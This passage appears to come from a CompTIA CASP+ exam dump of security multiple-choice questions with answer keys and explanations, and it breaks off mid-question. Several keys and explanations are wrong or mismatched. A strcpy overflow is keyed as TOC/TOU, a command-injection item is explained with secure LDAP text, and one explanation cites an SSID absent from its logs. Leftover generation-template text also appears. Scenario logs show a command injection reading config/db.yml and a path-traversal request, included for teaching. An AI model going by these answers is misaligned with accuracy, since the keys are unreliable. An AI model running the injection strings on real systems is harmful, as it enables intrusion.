A. Virtualized emulators
B. Type 2 hypervisors
C. Orchestration
D. Containerization

Answer: D

Explanation:
Containerization is a technology that allows applications to run in isolated and portable environments called containers. Containers are lightweight and self-

contained units that
include all the dependencies, libraries, and configuration files needed for an application to run. Containers can be deployed on any platform that supports the container runtime engine, such as Docker or Kubernetes.
Containerization would allow the company to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components, because containerization would:
? Enable the application to be split into smaller and independent components
(microservices) that can communicate with each other through APIs or message queues.
? Allow the application to leverage cloud native services, such as load balancers,
databases, or serverless functions, that can be integrated with containers through configuration files or environment variables.
? Enhance the security of the application by isolating each container from other
containers and the host system, and applying fine-grained access control policies and network rules to each container or group of containers.
? Ensure the portability of the application by enabling it to run on any cloud provider
or platform that supports containers, without requiring any changes to the application code or configuration.

NEW QUESTION 103
A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

A. CAN
B. ASIC
C. FPGA
D. SCADA

Answer: D

Explanation:
 Reference: https://www.sciencedirect.com/topics/computer-science/protective-relay

NEW QUESTION 106
To save time, a company that is developing a new VPN solution has decided to use the OpenSSL library within Its proprietary software. Which of the following should the company consider to maximize risk reduction from vulnerabilities introduced by OpenSSL?

A. Include stable, long-term releases of third-party libraries instead of using newer versions.
B. Ensure the third-party library implements the TLS and disable weak ciphers.
C. Compile third-party libraries into the main code statically instead of using dynamic loading.
D. Implement an ongoing, third-party software and library review and regression testing.

Answer: D

Explanation:
 Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party software and library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it. References: [CompTIA CASP+ Study Guide, Second Edition, page 362]

NEW QUESTION 108
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

A. E-discovery
B. Review analysis
C. Information governance
D. Chain of custody

Answer: A

Explanation:
E-discovery is the process of searching and collecting evidence during an investigation or lawsuit. E-discovery involves identifying, preserving, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant for a legal case or investigation. E-discovery can be used to find evidence in email, business communications, social media, online documents, databases, and other digital sources. The other options are either irrelevant or less effective for the given scenario

NEW QUESTION 113
A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce
• Cloud-delivered services
• Full network security stack
• SaaS application security management
• Minimal latency for an optimal user experience
• Integration with the cloud 1AM platform Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)
B. NGFW
C. Managed Security Service Provider (MSSP)
D. SASE

Answer: D

NEW QUESTION 115

A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

A. Software Decomplier
B. Network enurrerator
C. Log reduction and analysis tool
D. Static code analysis

Answer: D

NEW QUESTION 118
Users are reporting intermittent access issues with a new cloud application that was recently added to the network. Upon investigation, the security administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

A. Modify the ACLS.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.

Answer: A

Explanation:
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 120
An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
Which of the following processes can be used to identify potential prevention recommendations?

A. Detection
B. Remediation
C. Preparation
D. Recovery

Answer: C

Explanation:
Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified References: https://www.comptia.org/blog/what-is-incident-response https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 122
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Answer: BF

Explanation:
Reference: https://www.govinfo.gov/content/pkg/GOVPUB-C13- 9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf (p.12)
XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration
checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified References: https://www.comptia.org/blog/what-is-scap https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 124
A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.

Which of the following is t he NEXT step of the incident response plan?

A. Remediation
B. Containment
C. Response
D. Recovery

Answer: B

Explanation:
 Reference: https://www.sciencedirect.com/topics/computer-science/containment-strategy

NEW QUESTION 129
A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

A. HIPS
B. UEBA
C. HIDS
D. NIDS

Answer: B

NEW QUESTION 131
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Answer: A

Explanation:
 Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

NEW QUESTION 136
A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

A. Securely configure the authentication mechanisms
B. Patch the infrastructure at the operating system
C. Execute port scanning against the services
D. Upgrade the service as part of life-cycle management

Answer: A

NEW QUESTION 140
A pharmaceutical company recently experienced a security breach within its customer- facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.
The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The pharmaceutical company
B. The cloud software provider
C. The web portal software vendor
D. The database software vendor

Answer: A

NEW QUESTION 145
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

- Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
- SSL Medium Strength Cipher Suites Supported
- Vulnerability in DNS Resolution Could Allow Remote Code Execution
- SMB Host SIDs allows Local User Enumeration

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker
B. Port scanner
C. Account enumerator
D. Exploitation framework

Answer: A

NEW QUESTION 149
The Chief Information Security Officer (CISO) is working with a new company and needs a legal "document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

A. SLA
B. ISA
C. Permissions and access
D. Rules of engagement

Answer: D

Explanation:
Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.
References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION 152
A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:
* Capable of early detection of advanced persistent threats.
* Must be transparent to users and cause no performance degradation.
+ Allow integration with production and development networks seamlessly.
+ Enable the security team to hunt and investigate live exploitation techniques.
Which of the following technologies BEST meets the customer's requirements for security capabilities?

A. Threat Intelligence
B. Deception software
C. Centralized logging
D. Sandbox detonation

Answer: B

Explanation:
Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them. By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools12
. Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys 13.
Deception software can meet the customer's requirements for security capabilities because:
? It is capable of early detection of APTs by creating attractive targets for them and
alerting security teams when they are engaged12.
? It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources13.
? It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration13.
? It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys13.

NEW QUESTION 155
An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

A. Ladder logic
B. Rust
C. C
D. Python
E. Java

Answer: A

NEW QUESTION 158
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Answer: D

Explanation:
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: https://www.techopedia.com/definition/1772/key-escrow
https://searchsecurity.techtarget.com/definition/key-escrow

NEW QUESTION 160
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a #(path)")
```

Which of the following is an appropriate security control the company should implement?

A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.

Answer: C

Explanation:
 The company using the wrong port is the most likely root cause of why secure LDAP is not working. Secure LDAP is a protocol that provides secure communication between clients and servers using LDAP (Lightweight Directory Access Protocol), which is a protocol that allows querying and modifying directory services over TCP/IP. Secure LDAP uses SSL (Secure Sockets Layer) or TLS (Transport Layer Security) to encrypt LDAP traffic and prevent unauthorized disclosure or interception.

NEW QUESTION 162
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should
the analyst run to BEST determine whether financial data was lost?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 166
A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:

```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
0,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

A. Service set identifier authentication
B. Wireless network auto joining
C. 802.1X with mutual authentication
D. Association MAC address randomization

Answer: B

Explanation:
 Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID "CorpWiFi", which indicates that they are auto joining this network. References: [CompTIA CASP+ Study Guide, Second Edition, page 420]

NEW QUESTION 168
A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53

B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:
 MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis.
Verified References:
? https://attack.mitre.org/
? https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride- owasp-top-10-mitre-attck-framework/
? https://www.ibm.com/topics/threat-management

NEW QUESTION 172
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application- level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS
B. SaaS
C. FaaS
D. PaaS

Answer: D

NEW QUESTION 175
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Answer: B

Explanation:
 Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or control of data. Verified References: https://www.comptia.org/blog/what-is-data-exposure
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 177
Which of the following controls primarily detects abuse of privilege but does not prevent it?

A. Off-boarding
B. Separation of duties
C. Least privilege
D. Job rotation

Answer: A

NEW QUESTION 181
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 184
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Answer: D

Explanation:
Reference: https://www.nakivo.com/blog/disaster-recovery-in-cloud-computing/
The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. References: https://www.techopedia.com/definition/29836/recovery- service-level https://www.ibm.com/cloud/learn/recovery-point-objective https://www.ibm.com/cloud/learn/recovery-time-objective

NEW QUESTION 185
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Answer: AC

Explanation:
 The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected have information erased prevent direct marketing
prevent automated decision-making and profiling allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/ These are two of the requirements of the GDPR (General Data Protection Regulation),
which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

NEW QUESTION 187
Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee
B. CAN
C. DNP3
D. Modbus

Answer: A

Explanation:
Reference: https://urgentcomm.com/2007/11/01/connecting-on-a-personal-level/

NEW QUESTION 192
A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but Is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
B. The operating costs of the MPLS network are too high for the organization.
C. The SD-WAN provider uses a third party for support.
D. Internal IT staff will not be able to properly support remote offices after the migration.

Answer: C

Explanation:
SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD- WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).
However, SD-WAN also introduces some potential risks, such as:
? The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.
? The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.
? The availability and quality of the SD-WAN provider's support, which may depend
on the provider's size, reputation, and outsourcing practices.
In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:
? Affect the organization's ability to resolve issues or request changes in a timely
and effective manner.
? Expose the organization's network data and configuration to unauthorized or malicious parties.
? Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

NEW QUESTION 196
A financial institution has several that currently employ the following controls:
* The severs follow a monthly patching cycle.
* All changes must go through a change management process.
* Developers and systems administrators must log into a jumpbox to access the servers hosting the data using two-factor authentication.
* The servers are on an isolated VLAN and cannot be directly accessed from the internal production network.
An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process. Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour. Which of the following should the security administrator recommend to reduce the time to resolution if a similar incident occurs in the future?

A. Require more than one approver for all change management requests.
B. Implement file integrity monitoring with automated alerts on the servers.
C. Disable automatic patch update capabilities on the servers
D. Enhanced audit logging on the jump servers and ship the logs to the SIEM.

Answer: B

NEW QUESTION 199
A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>:   mov 0x8(%ebp),%eax
0x014435a8 <+10>:  movl $0xffffffff,-0x1c(%ebp)   //Tester note, Start
0x014435af <+17>:  mov %eax,%edx
0x014435b1 <+19>:  mov $0x0,%eax
0x014435b6 <+24>:  mov -0x1c(%ebp),%ecx
0x014435b9 <+27>:  mov %edx,%edi
0x014435bb <+29>:  repnz scas %es:(%edi),%al
0x014435bd <+31>:  mov %ecx,%eax
0x014435bf <+33>:  not %eax
0x014435c1 <+35>:  sub $0x1,%eax                   //Tester note, end
0x014435c4 <+38>:  mov %al,-0x9(%ebp)
0x014435c7 <+41>:  cmpb $0x3,-0x9(%ebp)            //Tester note <=4
0x014435cb <+45>:  jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>:  cmpb $0x8,-0x9(%ebp)            //Tester note >=8
0x014435d1 <+51>:  ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>:  movl $0x1448660,(%esp)
0x014435da <+60>:  call 0x14483a0 <puts@plt>
0x014435df <+65>:  mov 0x144a020,%eax
0x014435e4 <+70>:  mov %eax,(%esp)
0x014435e7 <+73>:  call 0x1448380 <fflush@plt>
0x014435ec <+78>:  mov 0x8(%ebp),%eax
0x014435ef <+81>:  mov %eax,0x4(%esp)
0x014435f3 <+85>:  lea -0x14(%ebp),%eax
0x014435f6 <+88>:  mov %eax,(%esp)
0x014435f9 <+91>:  call 0x1448390 <strcpy@plt>     //Tester note, breakpoint
0x014435fe <+96>:  jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>:  movl $0x144866f,(%esp)
```

The penetration testers MOST likely took advantage of:

A. A TOC/TOU vulnerability
B. A plain-text password disclosure
C. An integer overflow vulnerability
D. A buffer overflow vulnerability

Answer: A

NEW QUESTION 200
Correct Answer: (Answer option in bold)
Short but Comprehensive Explanation of Correct Answer Only: (Short Explanation based on CompTIA CASP+ documents and resources)
Verified References: (Related URLs AND Make sure Links are working and verified references)
===============
A security administrator wants to detect a potential forged sender claim in tt-e envelope of an email. Which of the following should the security administrator implement? (Select TWO).

A. MX record
B. DMARC
C. SPF
D. DNSSEC
E. S/MIME
F. TLS

Answer: BC

Explanation:
DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect

and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:
? https://en.wikipedia.org/wiki/Email_spoofing
? https://en.wikipedia.org/wiki/DMARC
? https://en.wikipedia.org/wiki/Sender_Policy_Framework

NEW QUESTION 201
A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented in order to meet contractual requirements, the company must achieve the following thresholds
• 99 99% uptime
• Load time in 3 seconds
• Response time = <1 0 seconds
Starting with the computing environment, which of the following should a security engineer recommend to BEST meet the requirements? (Select THREE)

A. Installing a firewall at corporate headquarters
B. Deploying a content delivery network
C. Implementing server clusters
D. Employing bare-metal loading of applications
E. Lowering storage input/output
F. Implementing RAID on the backup servers
G. Utilizing redundant power for all developer workstations
H. Ensuring technological diversity on critical servers

Answer: BCE

Explanation:
To meet the contractual requirements of the web service provider, a security engineer should recommend the following actions:
? Deploying a content delivery network (CDN): A CDN is a distributed system of
servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the uptime, load time, and response time of web services by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the web service availability12.
? Implementing server clusters: A server cluster is a group of servers that work
together to provide high availability, scalability, and load balancing for web services. A server cluster can help improve the uptime, load time, and response time of web services by distributing the workload across multiple servers, reducing the risk of single points of failure and performance bottlenecks. A server cluster can also help recover from failures by automatically switching to another server in case of a malfunction34.
? Lowering storage input/output (I/O): Storage I/O is the amount of data that can be
read from or written to a storage device in a given time. Storage I/O can affect the performance of web services by limiting the speed of data transfer between the servers and the storage devices. Lowering storage I/O can help improve the load time and response time of web services by reducing the latency and congestion of data access. Lowering storage I/O can be achieved by using faster storage devices, such as solid-state drives (SSDs), optimizing the storage layout and configuration, such as using RAID or striping, and caching frequently accessed data in memory5 .
Installing a firewall at corporate headquarters is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can help improve the security of web services by preventing unauthorized access and attacks, but it may also introduce additional latency and complexity to the network.
Employing bare-metal loading of applications is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Bare-metal loading is a technique that allows applications to run directly on hardware without an operating system or a hypervisor. Bare-metal loading can help improve the performance and efficiency of applications by eliminating the overhead and interference of other software layers, but it may also increase the difficulty and cost of deployment and maintenance.
Implementing RAID on the backup servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. RAID (redundant array of independent disks) is a technique that combines multiple disks into a logical unit that provides improved performance, reliability, or both. RAID can help improve the availability and security of backup data by protecting it from disk failures or corruption, but it may also introduce additional complexity and overhead to the backup process.
Utilizing redundant power for all developer workstations is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Redundant power is a technique that provides multiple sources of power for an IT system in case one fails. Redundant power can help improve the availability and reliability of developer workstations by preventing them from losing power due to outages or surges, but it may also increase the cost and energy consumption of the system.
Ensuring technological diversity on critical servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Technological diversity is a technique that uses different types of hardware, software, or platforms in an IT environment. Technological diversity can help improve resilience by reducing single points of failure and increasing compatibility, but it may also introduce additional complexity and inconsistency to the
environment. References: What Is CDN? How Does CDN Work? | Imperva, What Is Server Clustering? | IBM, What Is Server Clustering? | IBM, Server Clustering: What It Is & How It Works | Liquid Web, Storage I/O Performance - an overview | ScienceDirect Topics, [How
to Improve Storage I/O Performance | StarWind Blog], [What Is Firewall Security? | Cisco], [What is Bare Metal? | IBM], [What is RAID? | Dell Technologies US], [What Is Redundant Power Supply? | Dell Technologies US], [Technological Diversity - an overview | ScienceDirect Topics]

NEW QUESTION 204
An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

A. Endorsement tickets
B. Clock/counter structures
C. Command tag structures with MAC schemes
D. Platform configuration registers

Answer: D

Explanation:

TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

NEW QUESTION 207
A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:
Unauthorized insertions into application development environments
Authorized insiders making unauthorized changes to environment configurations
Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.
B. Implement an XML gateway and monitor for policy violations.
C. Monitor dependency management tools and report on susceptible third-party libraries.
D. Install an IDS on the development subnet and passively monitor for vulnerable services.
E. Model user behavior and monitor for deviations from normal.
F. Continuously monitor code commits to repositories and generate summary logs.

Answer: EF

Explanation:
 Modeling user behavior and monitoring for deviations from normal and continuously monitoring code commits to repositories and generating summary logs are actions that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations. Modeling user behavior and monitoring for deviations from normal is a technique that uses baselines, analytics, machine learning, or other methods to establish normal patterns of user activity and identify anomalies or outliers that could indicate malicious or suspicious behavior. Modeling user behavior and monitoring for deviations from normal can help detect unauthorized insertions into application development environments, as it can alert on unusual or unauthorized access attempts, commands, actions, or transactions by users. Continuously monitoring code commits to repositories and generating summary logs is a technique that uses tools, scripts, automation, or other methods to track and record changes made to code repositories by developers, testers, reviewers, or other parties involved in the software development process. Continuously monitoring code commits to repositories and generating summary logs can help detect authorized insiders making unauthorized changes to environment configurations, as it can audit and verify the source, time, reason, and impact of code changes made by authorized users. Performing static code analysis of committed code and generate summary reports is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to detect vulnerabilities, errors, bugs, or quality issues in committed code. Implementing an XML gateway and monitor for policy violations is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to protect XML-based web services from threats or attacks by validating XML messages against predefined policies. Monitoring dependency management tools and report on susceptible third-party libraries is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to identify outdated or vulnerable third-party libraries used in software development projects. Installing an IDS (intrusion detection system) on the development subnet and passively monitor for vulnerable services is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes

NEW QUESTION 209
An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, a number of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```
Web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET /../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200 453 Safari/536.36

Application server logs
24/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not match a known local user. Querying DB
